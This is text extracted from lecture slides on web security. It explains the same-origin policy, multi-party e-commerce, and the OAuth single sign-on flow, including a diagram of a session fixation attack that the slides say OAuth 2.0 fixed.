
Same-origin policy
won't stop parties from
communicating directly
to share information

This can be *good*:
Single Sign-On
Multiparty E-Commerce


Disclaimer: The exact details of the following protocols may not be 100% correct (i.e. Facebook might use a slightly different implementation than presented here). Our goal is to get a feel for how these systems work.

This section won't be on the test. Something similar may come up in the homework, however.


Multi-Party E-Commerce Applications




Multi-Party E-Commerce Applications



Multi-Party E-Commerce Applications



Multi-Party E-Commerce Applications





Single Sign-On: OAuth

Z linked to Alice's session
Facebook secret: Y

Z is authenticated as Alice

Knows Udacity's
secret is Y



Who has token "X"? My secret is Y

It's Alice. She has 5 friends.

Redirect to Facebook
(include callback URL)
and identifier Z

I'd like to sign in
with Facebook

Here's the token "X"
for user Z

Z, callback

Give your permission
to Udacity?

Yeah

OK. Here's a special token
"X". Redirect to callback
with identifier Z



Alice

Single Sign-On: OAuth

Z linked to **Eve's** session
Facebook secret: Y

Eve is authenticated as Alice

Knows Udacity's
secret is Y



Who has token "X"? My secret is Y

It's Alice. She has 5 friends.



Type of Session Fixation Attack – Fixed in OAuth 2.0

I'd like to
sign in with
Facebook

Redirect to Facebook
(include callback URL)
and identifier Z



Eve

Hey Alice!
Check out
this URL!



Alice

Give your permission
to Udacity?
Muh? Whatever

OK. Here's a
special token "X".
Redirect to
callback with
identifier Z



Questions?